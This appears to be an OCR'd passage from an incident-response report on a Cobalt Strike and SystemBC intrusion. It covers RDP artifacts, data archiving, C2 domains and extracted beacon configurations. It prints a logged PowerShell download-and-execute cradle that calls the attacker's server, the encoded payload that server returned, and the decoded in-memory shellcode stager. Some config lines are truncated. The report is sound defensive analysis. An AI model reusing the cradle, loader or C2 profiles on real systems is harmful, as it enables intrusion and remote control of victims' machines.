0x003a TCP_FRAME_HEADER                 0x0003 0x0080 '\x00\x0fk\x1d^ôá±\x81Bª\x1da'
0x0039 SMB_FRAME_HEADER                 0x0003 0x0080 '\x00\x1ek\x01oÿ>ñëb±\x1b
×\x85\x8e¥X\x1eOQË©¶¦\x13ø1'
0x002b process-inject-start-rwx         0x0001 0x0002 4 PAGE_READWRITE
0x002c process-inject-use-rwx           0x0001 0x0002 32 PAGE_EXECUTE_READ
0x002d process-inject-min_alloc         0x0002 0x0004 13891
0x002e process-inject-transform-x86     0x0003 0x0100
'\x00\x00\x00U\x0f\x1f\x84\x00\x00\x00\x00\x00\x0f\x1f@\x00\x0f\x1f\x80\x00\x00\x00\x0

0x002f process-inject-transform-x64     0x0003 0x0100
'\x00\x00\x00\x16f\x90f\x0f\x1fD\x00\x00f\x90\x0f\x1f\x00f\x0f\x1f\x84\x00\x00\x00\x00

0x0035 process-inject-stub              0x0003 0x0010 'ÅNí/½Ée\\\x0c\x13U\x0f\x04Ç,('
0x0033 process-inject-execute           0x0003 0x0080
'\x06\x04\x07\x00\x00\x00\x06ntdll\x00\x00\x00\x00\x13RtlUserThreadStart\x00\x01\x08\x
```

```
0x0034 process-inject-allocation-method 0x0001 0x0002 0
0x0030 DEPRECATED_PROCINJ_ALLOWED       0x0001 0x0002 1
0x0010 killdate_year                    0x0001 0x0002 0
0x004a                                  0x0003 0x0020
'ÌÑ¶\x8f½ÉeDc~buq®FJô\x16\x9ccß\x82+\td\x7ff_J°\x11\x15'
0x0000
Guessing Cobalt Strike version: 4.4 (max 0x004a)
```

The threat actor's use of RDP and tunnels via SystemBC left behind crucial artifacts that helped identify their activities. Notably, we detected two hostnames, "DESKTOP-0MEMSEA" and "DESKTOP-BIFFSC7", which were used during the intrusion. These artifacts appeared in various logs, including Sysmon event ID 24 (clipboard change), Windows Security event ID 4624 (logon), event ID 4778 (terminal session reconnect), and event ID 4779 (terminal server disconnect), providing multiple points of evidence linking the threat actor's presence across the environment.

Here is an overview of the RDP sessions where the threat actor used these two hosts:

event_code	ClientName	SessionName	count_
4778	DESKTOP-BIFFSC7	RDP-Tcp#1	1
4779	DESKTOP-BIFFSC7	RDP-Tcp#1	3
4778	DESKTOP-BIFFSC7	RDP-Tcp#2	1
4779	DESKTOP-BIFFSC7	RDP-Tcp#2	1
4778	DESKTOP-BIFFSC7	RDP-Tcp#4	1
4779	DESKTOP-BIFFSC7	RDP-Tcp#4	1
4779	DESKTOP-0MEMSEA	RDP-Tcp#1	1
4778	DESKTOP-0MEMSEA	RDP-Tcp#2	1
4779	DESKTOP-0MEMSEA	RDP-Tcp#8	1
4778	DESKTOP-BIFFSC7	RDP-Tcp#10	1
4779	DESKTOP-BIFFSC7	RDP-Tcp#10	1
4778	DESKTOP-BIFFSC7	RDP-Tcp#12	1
4778	DESKTOP-BIFFSC7	RDP-Tcp#3	2

Collection

Archiving

The threat actor used 7z to archive data output from running the Get-DataInfo.ps1 PowerShell script.

Sysmon eventID 1 showing execution of 7z.exe archiving data:

event_code	CurrentDirectory	CommandLine	Image	ProcessId	ParentCommandLine
1	C:\Users\	"C:\Users\ \7z.exe" a -tzip .\result.zip -mx=9 -aoa .\result*	C:\Users\ \7z.exe	3276	powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 method

Looking for interesting files


In their pursuit of valuable data, the threat actor browsed through file systems, selectively opening files they deemed interesting. Documents containing passwords, financial information, and other sensitive data were specifically targeted, as these types of files typically hold high value for the intruders.

Sysmon eventID 1 showing Notepad and Wordpad used to open and look at files:

event_code	CommandLine	ParentCommandLine	Image	ParentImage
1	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" ' financials.docx"	C:\Windows\Explorer.EXE	C:\Program Files\windows nt\accessories\wordpad.exe	C:\Windows\explorer.exe
1	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" ' insurance .docx"	C:\Windows\Explorer.EXE	C:\Program Files\windows nt\accessories\wordpad.exe	C:\Windows\explorer.exe
1	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" .Contracts\ docx"	C:\Windows\Explorer.EXE	C:\Program Files\windows nt\accessories\wordpad.exe	C:\Windows\explorer.exe
1	"C:\Windows\system32\NOTEPAD.EXE" (Passwords\ .txt	C:\Windows\Explorer.EXE	C:\Windows\System32\notepad.exe	C:\Windows\explorer.exe
1	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" ' \ Passwords.docx"	C:\Windows\Explorer.EXE	C:\Program Files\windows nt\accessories\wordpad.exe	C:\Windows\explorer.exe


Command and Control

For command and control, the threat actor used two main tools, Cobalt Strike and SystemBC.



Cobalt Strike

Overview of Cobalt Strike traffic beaconing pattern over intrusion:



The initial Cobalt Strike beacon, delivered via RtWin64.exe on the beachhead host, maintained a continuous command and control domain at svchorst[.]com throughout the entire infection. The IP address associated with the domain changed over time, and the communication process also shifted as queries were injected into different processes by RtWin64.exe.

To further obfuscate its presence, the threat actor initially routed the Cobalt Strike command and control traffic through CloudFlare's CDN service, effectively attempting to hide in plain sight by blending into legitimate web traffic.

The 104[.]21.76.140 and 172[.]67.196.25 addresses belonged to Cloudflare.


104.21.76.140

Announced By		
Origin AS	**Announcement**	**Description**
AS13335	104.16.0.0/12	Cloudflare, Inc.
AS13335	104.21.64.0/19	Cloudflare, Inc.
AS13335	104.21.64.0/20	Cloudflare, Inc.

172.67.196.25

Announced By		
Origin AS	**Announcement**	**Description**
AS13335	172.67.192.0/20	Cloudflare, Inc.

Later in the intrusion, the command and control (C2) server moved away from CloudFlare, and subsequently, the domain resolved to an AWS IP address.



DNS queries performed for svchorst[.]com:

QueryName	QueryResults	Image	ProcessID
svchorst.com	::ffff:172.67.196.25;::ffff:104.21.76.140;	C:\Users' ,Desktop\RtWin64.exe	12348
svchorst.com	::ffff:104.21.76.140;::ffff:172.67.196.25;	C:\Users' ,Desktop\RtWin64.exe	12348
svchorst.com	::ffff:15.197.130.221;	C:\Windows\System32\svchost.exe	2712

Network connections to svchorst[.]com:

Image	DestinationIp	DestinationPort
C:\Users\ \Desktop\RtWin64.exe	172.67.196.25	443
C:\Users\ \Desktop\RtWin64.exe	104.21.76.140	443
C:\Users\ \Desktop\RtWin64.exe	15.197.130.221	443

Using Didier Steven's great tool 1768.py, we successfully extracted the configuration of the Cobalt Strike beacon, which validated the host artifacts discovered on the beachhead host.

```
xorkey b'.' 2e
0x0001 payload type                     0x0001 0x0002 8 windows-beacon_https-
reverse_https
0x0002 port                             0x0001 0x0002 443
0x0003 sleeptime                        0x0002 0x0004 50408
0x0004 maxgetsize                       0x0002 0x0004 4103260
0x0005 jitter                           0x0001 0x0002 30
0x0007 publickey                        0x0003 0x0100
30819f300d06092a864886f70d010101050003818d00308189028181 00b8783383addbd675fb86964aae67

428d39816f41810d852974f73e9ae1e7fd525c02221b9761a8f157db0728039c1103f31bb8adae4b4fed45

2d999279172b79739f60628e57c311f4234fe65ea8eab3b7d19b020301000100000000000000000000000

000000000000000000000000000000000000000000000000000000000000000000000000000000000000

0x0008 server,get-uri                   0x0003 0x0100 'svchorst.com,/shiatzu/v2.41'
0x0043 DNS_STRATEGY                     0x0001 0x0002 0
0x0044 DNS_STRATEGY_ROTATE_SECONDS      0x0002 0x0004 -1
0x0045 DNS_STRATEGY_FAIL_X              0x0002 0x0004 -1
0x0046 DNS_STRATEGY_FAIL_SECONDS        0x0002 0x0004 -1
0x000e SpawnTo                          0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                      0x0003 0x0040
'%windir%\\syswow64\\SyncHost.exe'
0x001e spawnto_x64                      0x0003 0x0040
'%windir%\\sysnative\\mstsc.exe'
0x001f CryptoScheme                     0x0001 0x0002 0
0x001a get-verb                         0x0003 0x0010 'GET'
0x001b post-verb                        0x0003 0x0010 'POST'
0x001c HttpPostChunk                    0x0002 0x0004 0
0x0025 license-id                       0x0002 0x0004 674054486
0x0024 deprecated                       0x0003 0x0020 'bfnETSwzb1Xsa2g6gr+auA=='
0x0026 bStageCleanup                    0x0001 0x0002 1
0x0027 bCFGCaution                      0x0001 0x0002 0
0x0047 MAX_RETRY_STRATEGY_ATTEMPTS      0x0002 0x0004 0
0x0048 MAX_RETRY_STRATEGY_INCREASE      0x0002 0x0004 0
0x0049 MAX_RETRY_STRATEGY_DURATION      0x0002 0x0004 0
0x0009 useragent                        0x0003 0x0100 'Mozilla/5.0 (Windows NT 6.1;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Sa
fari/537.36'
0x000a post-uri                         0x0003 0x0040 '/unobservedly/v10.78'
```

In the rest of the infrastructure, two distinct types of Cobalt Strike beacons were deployed: HTTPS beacons and SMB beacons. The HTTPS beacons appeared to communicate with three different domains—wq[.]regsvcast[.]com, as[.]regsvcast[.]com, and zx[.]regsvcast[.]com—though, in reality, only wq[.]regsvcast[.]com was actively used, resolving to IP address 147.78.47[.]178. This Cobalt Strike server was tracked as active by the DFIR Threat Feeds from December 21st through Jan 6th, 2024.

Sysmon event ID 22 helped document the DNS queries related to the *regsvcast[.]com domains, providing further insight into the network activity tied to the Cobalt Strike infrastructure.

host_hostname	QueryName	QueryResults	Image	ProcessID	User
DCX	qw.regsvcast.com	type: 5 regsvcast.com;::ffff:147.78.47.178;	c:\windows\syswow64\windowspowershell\v1.0\powershell.exe	6380	NT AUTHORITY\SYSTEM
	qw.regsvcast.com	type: 5 regsvcast.com;	C:\Windows\System32\winlogon.exe	3152	NT AUTHORITY\SYSTEM
DCY	qw.regsvcast.com	type: 5 regsvcast.com;::ffff:147.78.47.178;	C:\Windows\System32\rundll32.exe	5700	NT AUTHORITY\SYSTEM
File Server	qw.regsvcast.com	type: 5 regsvcast.com;::ffff:147.78.47.178;	C:\Windows\System32\rundll32.exe	223380	NT AUTHORITY\SYSTEM
Server	qw.regsvcast.com	type: 5 regsvcast.com;::ffff:147.78.47.178;	C:\Windows\System32\rundll32.exe	964	NT AUTHORITY\SYSTEM

Sysmon event ID 3 logs every network connection made, provided it's not disabled in the Sysmon configuration. This can be particularly useful, as some EDR solutions apply rate limits to this type of artifact.

Since Cobalt Strike beacons can generate significant traffic, the volume of network connections for each beacon can be observed in the final column of these logs, highlighting the frequency and noisiness of the communication between beacons and command and control infrastructure.

host_hostname	Image	DestinationIp	DestinationPort	count_
DC	c:\windows\explorer.exe	147.78.47.178	443	10986
DC	c:\windows\syswow64\windowspowershell\v1.0\powershell.exe	147.78.47.178	443	8660
DC	c:\windows\system32\windowspowershell\v1.0\powershell.exe	147.78.47.178	80	1
DC	c:\windows\system32\rundll32.exe	147.78.47.178	443	11831
Server	c:\windows\system32\rundll32.exe	147.78.47.178	443	1833
File Server	c:\windows\system32\rundll32.exe	147.78.47.178	443	113814

Below is the configuration of the beacon from DC Y which communicated encrypted over https on port 443:

```
File: b7bcee8.exe
payloadType: 0x00002810
payloadSize: 0x00040405
intxorkey: 0xe43ebc19
id2: 0x00000000
MZ header found position 9
Config found: xorkey b'.' 0x0003ac30 0x000403fc
0x0001 payload type                     0x0001 0x0002 8 windows-beacon_https-
reverse_https
0x0002 port                             0x0001 0x0002 443
0x0003 sleeptime                        0x0002 0x0004 63612
0x0004 maxgetsize                       0x0002 0x0004 2796542
0x0005 jitter                           0x0001 0x0002 39
0x0007 publickey                        0x0003 0x0100
30819f300d06092a864886f70d010101050003818d0030818902818100a208a5996fa9e52ff4f19fb148b9

0x0008 server,get-uri                   0x0003 0x0100
'qw.regsvcast.com,/hr,as.regsvcast.com,/hr,zx.regsvcast.com,/hr'
0x0043 DNS_STRATEGY                     0x0001 0x0002 0
0x0044 DNS_STRATEGY_ROTATE_SECONDS      0x0002 0x0004 -1
0x0045 DNS_STRATEGY_FAIL_X              0x0002 0x0004 -1
0x0046 DNS_STRATEGY_FAIL_SECONDS        0x0002 0x0004 -1
0x000e SpawnTo                          0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                      0x0003 0x0040
'%windir%\\syswow64\\runonce.exe'
0x001e spawnto_x64                      0x0003 0x0040
'%windir%\\sysnative\\runonce.exe'
0x001f CryptoScheme                     0x0001 0x0002 0
0x001a get-verb                         0x0003 0x0010 'GET'
0x001b post-verb                        0x0003 0x0010 'POST'
0x001c HttpPostChunk                    0x0002 0x0004 0
0x0025 license-id                       0x0002 0x0004 1580103824 Stats uniques ->
ips/hostnames: 316 publickeys: 148
0x0026 bStageCleanup                    0x0001 0x0002 1
0x0027 bCFGCaution                      0x0001 0x0002 0
0x0009 useragent                        0x0003 0x0100 'Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36
Edge/12.246'
0x000a post-uri                         0x0003 0x0040 '/rw'
0x000b Malleable_C2_Instructions        0x0003 0x0100
  Transform Input: [7:Input,4,2:338,3,11]
   Print
   Remove 338 bytes from begin
   BASE64
   NETBIOS uppercase
0x000c http_get_header                  0x0003 0x0200
  Const_header Connection: close
  Const_header Accept-Encoding: br
  Build Metadata: [7:Metadata,13,3,2:wordpress_logged_in=,6:Cookie]
   BASE64 URL
   BASE64
   Prepend wordpress_logged_in=
```

```
   Header Cookie
0x000d http_post_header                 0x0003 0x0200
  Const_header Connection: close
  Const_header Accept-Language: en-US
  Const_header Content-Type: text/plain
  Build Output: [7:Output,3,3,4]
   BASE64
   BASE64
   Print
  Build SessionId: [7:SessionId,3,2:__session__id=,6:Cookie]
   BASE64
   Prepend __session__id=
   Header Cookie
0x0036 HostHeader                       0x0003 0x0080 (NULL ...)
0x0032 UsesCookies                      0x0001 0x0002 1
0x0023 proxy_type                       0x0001 0x0002 2 IE settings
0x003a TCP_FRAME_HEADER                 0x0003 0x0080 '\x00\x04'
0x0039 SMB_FRAME_HEADER                 0x0003 0x0080 '\x00\x04'
0x0037 EXIT_FUNK                        0x0001 0x0002 0
0x0028 killdate                         0x0002 0x0004 0
0x0029 textSectionEnd                   0x0002 0x0004 179426
0x002a ObfuscateSectionsInfo            0x0003 0x0028
'\x00À\x02\x00â¸\x03\x00\x00À\x03\x00H\x92\x04\x00\x00\xa0\x04\x00dÀ\x04\x00\x00Ð\x04\

0x002b process-inject-start-rwx         0x0001 0x0002 4 PAGE_READWRITE
0x002c process-inject-use-rwx           0x0001 0x0002 32 PAGE_EXECUTE_READ
0x002d process-inject-min_alloc         0x0002 0x0004 18046
0x002e process-inject-transform-x86     0x0003 0x0100
'\x00\x00\x00\x05\x90\x90\x90\x90\x90'
0x002f process-inject-transform-x64     0x0003 0x0100
'\x00\x00\x00\x05\x90\x90\x90\x90\x90'
0x0035 process-inject-stub              0x0003 0x0010 '"+\x8f\'Ûßº\x8dÝU\x9eì¢~¦H'
0x0033 process-inject-execute           0x0003 0x0080 '\x01\x04\x03'
0x0034 process-inject-allocation-method 0x0001 0x0002 0
0x0000
Guessing Cobalt Strike version: 4.3 (max 0x0046)
Sanity check Cobalt Strike config: OK
Public key config entry found: 0x0003ac65 (xorKey 0x2e) (LSFIF: b'././.,.&.,./.,/')
Public key header found: 0x0003ac6b (xorKey 0x2e) (LSFIF: b'././.,.&.,./.,/')
```

One C2 connection from the Cobalt Strike beacons stands out from the rest: it originates from PowerShell but communicates over HTTP to port 80.

host_hostname	Image	DestinationIp	DestinationPort	count_
DC	c:\windows\explorer.exe	147.78.47.178	443	10986
DC	c:\windows\syswow64\windowspowershell\v1.0\powershell.exe	147.78.47.178	443	8660
DC	c:\windows\system32\windowspowershell\v1.0\powershell.exe	147.78.47.178	80	1
DC	c:\windows\system32\rundll32.exe	147.78.47.178	443	11831
Server	c:\windows\system32\rundll32.exe	147.78.47.178	443	1833
File Server	c:\windows\system32\rundll32.exe	147.78.47.178	443	113814

Communicating in clear text gives us the opportunity to look at what is going on. The threat actor used PowerShell to perform the download:

Image	ProcessId	ParentImage	ParentProcessId	CommandLine	ParentCommandLine
C:\Windows\System32\cmd.exe	5744	C:\Windows\System32\spoolsv.exe	2628	C:\Windows\system32\cmd.exe /C powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://regsvcast.com:80/aecewcfewfwfwfwfw'))"	C:\Windows\System32\spoolsv.exe

Using Wireshark to view the exact HTTP query to the C2 server:

```
GET /aecewcfewfwfwfwfw HTTP/1.1
Host: regsvcast.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, [redacted]
Content-Type: text/plain
Content-Length: 199612
Server: golfe2

$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAA/9S9W6/6SLI+Nz9KeqhpaqSazdgDIYjbekYAybBxpg79Gm1bDC+YGPw3T5zvvtEZBrW+lfV3tPSzMssaQnjSzovkRG/uLKx0//YpLF3SbXoav/0H3s
7TT2O8RP/177+DRyR9KT77OL77V2XW7a4pHgaD/7712OM7nnFo+2b5VC2zKv20v7760l5OZm++PPv7WLH+N/nQE1C+zffqJf8Eb7msX2r3/5y1//Qk9lj8S82f96mKmX2/8K7dSNrgm86Jd/SM/nOApN7/HP//E/5CyO7UfKvv9dsVMpSezQCjw7+eXXn/
6vnw6uHdv/oVu+fUl/+t8//e1ff1eCyDKD5rZKNi8uDEh6XPGaGl1MHMHfN8/AS3/5+X/9r59//cd/dP7598krM4Pkl583VZLa4d+vQfDzrz/9n1/xhdvqaf/ys+Zd4iiJbunfD96jy/99R3u/pJ3XWN9//rUZmfM0YRz/9SCxVfbMLz/D4QrmRmJz+
PNvP/0D3/ePf/7zp//56c06e6ReaP+dPFI7jp4bO869i538fWY+roG9tm/w2M8JLN/D+flX6ERsp1n8+OndF3guj+72L397ZEHwG7T7j3+33X/+srSL9+T+uw/98v0huGuVxr/+1tDEvzMdGqUb1hwM5w+9/0Zcv8LfHwjs17/+n7/+Cale7cB2zNT+
Vwrz+41W//qXv/yDHtownl9WUeLR5/7zp/ZvP2nQCTON4gqXcxtn9q///Fof9tr3k8lv/2VDnfdTzTNseVg//vOnf+wj7/rPv/7l17821IPn/2VlXnC1Y7z+X++GsX3zHva4epihd3kT/C9/tmb2LbDpfPz9fdsS+vnLz80F+zpuZudnnNB//PGxSeI
ln2dHrHPSBdY9gV4BSfz6Y2fYGv7yM3lodgjzx74Dmf7tBtvMft/dbK3q/Xb8jrQsB2aS/PbTKoN9fvntp41tBvb1tS+kR+I1l6Qsjejhz1/d1bIg9S5mkr6b++evfzKlzavl6AE7JrvA6sI0bDdP++KZAc7Kbz/NvKs9qjae8+7Cz386J7IZBLDloK
Uc1gTO4FxsUqSZ+Prb7+nj179v7JSEz8AO4W7KhaaB6QDPaXYUJTfTsa8//zfdfu8Ttilwrt6T9K3TQACbIEp/+2nvxSnwtZ9/+wPh/b/r3o8s5oduyrHdLOQvdCP+Y1SluF3onRcULv/5mUs6c3EKszaNo3BkJnZf2FA29svPiajXibjM7OM0rCrNJ
```

```
JStRqrkrsJXI1xyBuydbd+H5dRXNUYiyRKNghFVi2rnYh5hOpgl0R64k0weaI8WR+OvXPh/KojW7k5rE4b0DukfxsQ5k0C/nQhjdyjuR7G45JfZINLVDIoZRtja2jLeVACHhyGsrx6+yV9hDL59t6APUv+++DU6Lc4T7GQ8LW/wU8IjS+NWNjQ8QJXA
qM7jsIYkMh4ARlwUgIGEKoGZgAC6LYcAnYw7VmNES6wLVgtESaQLU1KiLN5Y22HxPhopRtKhE+Uk5CapLpTjloqUOmkXLW0oYwv0tIKzLzlKZNT2ReKrc4nZH5Xblr6YLM58pdSDsyV5S2pX733FKuMeVrtp6gJSvCXRRTSDTCTRSrTXaEW1J/I5EIt
1OwliDyff8tJaMNW/9zyChSHIGt052UsE0uZPxUojjJyOii0ECII8+I6v2lKr3WSzbk//vv2L+n39Pv6ff0e/o9/Z5+T7+n39Pv6R8odf/yL//t559+2teXL3/8A/nyL1+4//cL/f9Ph+uXP9zDy7/HdZL+Wapvpyv7fTD4+cv/+On/+cj51z+Qf6N1
jfgn/KSK0tcn0p//10099zj2kZf7VfLTX9PhnTJsqjumf1dM1vdSNmV7uRZy2f9bCS5uHh3/753+W0+syPaRZeE1RfUG3U3wt6tOuLliNP/5xT3/49yy9/ntzqeN/D5Pkkrbtlyq9nNLDZPzn5HD44hSX6y08iIdDHf/8T1++Vkne2v3366NJv/z3P/4
rHcXuevm3f/ryrzb9czL+7l8/f/ko+PPPP7/mFN32+/TyPvd7SOdzr6v0o+A//3NAp/dPn5C4SU/ZNf+nLxyZcBzH/ue5n3/6cbRIdfP440dztP5b46+RfO7p0Pf08xv2L7fTMf0PJMAvOv3rqGXIc+oi+Yq6fkDfx9fPP/23//7TT+r+y6ff2+KZfv
lIev4i9LzXXsPL9U9lHX35H1+a8BIe//iH8QcvKvS+/CH88r++/IlOT2wn4v9/Ei/Z7ZieKB8va/X65X9+6cLiVfF/fsFpnBb39E+rOqJcmh7alDXdN8IK09/+N4Svm6VbVAQA"));IEX (New-Object IO.StreamReader(New-Object IO.Com
pression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))) ReadToEnd();
```

```
$ base64 -d PS_download.b64 | gunzip
```

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And
 $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRe
f', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.
HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $va
r_procedure))
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('Refl
ectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineTy
pe('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Stand
ard, $var_parameters).SetImplementationFlags('Runtime, Managed')
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).Se
tImplementationFlags('Runtime, Managed')

        return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String('s7Ozs7NueXFmyyMjIyN4qvx2qsai4GZeIyPc8EvTloF1SycjIyN03PMjIyMjIyMjIyMjI
yMjIyMjIyMjIyMjIyPLIyMj4/NXv2DdGNinljYHxVga8ICbRTGMIvuvtZyVMEX/8jNIOWz48Dg96swt9Y57Go7QMOIGIEBRtOtBHcKnsan3gpTL515XoRgni1/KXG
9IV2AQqd5GbY4aa4jZSdk7Bqt1Kh4RoaYdLXwiWQVRLNUWJ6vwgKxpHLqxlZwFim8lzmUKNooZ3YldNm3MQOC940uPGBieuiT6X6gqMTB9W6HnQ+AwxELEDPzHc2Y
```

```
yMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIy
MjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIw==')

for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll Virtual
Alloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([
IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
        start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
